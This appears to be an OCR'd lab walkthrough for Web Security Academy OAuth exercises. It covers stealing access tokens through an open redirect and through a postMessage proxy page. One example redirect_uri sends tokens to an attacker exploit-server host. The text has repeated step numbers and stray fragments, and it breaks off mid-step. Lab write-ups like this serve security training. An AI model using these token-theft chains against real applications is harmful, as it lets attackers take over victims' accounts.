
Step 7: Navigate to the **Admin panel** (if required) and delete the user **carlos** to solve the lab.



Web Security Academy
Authentication bypass via OAuth implicit flow
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
WE LIKE TO
BLOG
TRUTH
LIES LIES LIES
Search


Lab2: Stealing OAuth access tokens via an open redirect

Objective: Exploit an OAuth service that fails to validate the redirect_uri properly, allowing you to use an open redirect on the client application to leak access tokens to an attacker-controlled server.

Step 1: Login as a user.









Step 2: Explore the application and identify an **open redirect** vulnerability on the main site (e.g., a /post/next?path=... parameter that redirects to any URL).


Step 3: Initiate the OAuth login process and intercept the authorization request (the one sent to /auth?client_id=...) in **Burp Proxy**.




Step 4: Change the redirect_uri to point to the legitimate redirect URL, but append your open redirect payload (e.g., https://client-app.com/oauth-callback?path=https://your-exploit-server.com/).

Step 5: Deliver a crafted link to the victim that triggers this modified OAuth flow.









Step 6: When the victim logs in, the OAuth provider sends the access token to the client's callback, which then immediately redirects the token to your **Exploit Server**.


Step 7: Check your **Exploit Server access logs** to retrieve the victim's leaked access token from the URL fragment or query string.





Step 7: Use the stolen token to make an authenticated API request to the application's `/userinfo` or `/me` endpoint to log in as the victim.


Step 8: Navigate to the **Admin panel** and delete the user **carlos** to solve the lab.




Tab3: Stealing OAuth access tokens via a proxy page

Objective: Exfiltrate a sensitive OAuth access token by identifying a proxy page that can be manipulated to leak data to an attacker-controlled server.

Step 1: Log in to your own account and identify how the application uses **OAuth** for authentication.



Step 2:Send request to repeater.




Step 3: Find a "proxy page" on the client application—typically a page that uses window.postMessage() to communicate with its parent or child windows.

Step 4: Test the proxy page to see if it allows sending data to any origin or if it has an **open redirect** that can be chained.


Step 5 : On your **Exploit Server**, create a script that opens the OAuth authorization URL in an iframe or a new window.

Step 6: Point the OAuth redirect_uri to the identified proxy page on the legitimate site.


Step 7: Configure your exploit script to listen for the message containing the access token forwarded by the proxy page.




Step 8: Deliver the exploit to the victim; when they log in, their token will be sent to the proxy and then "posted" to your server.




Step 8: Check your **Exploit Server 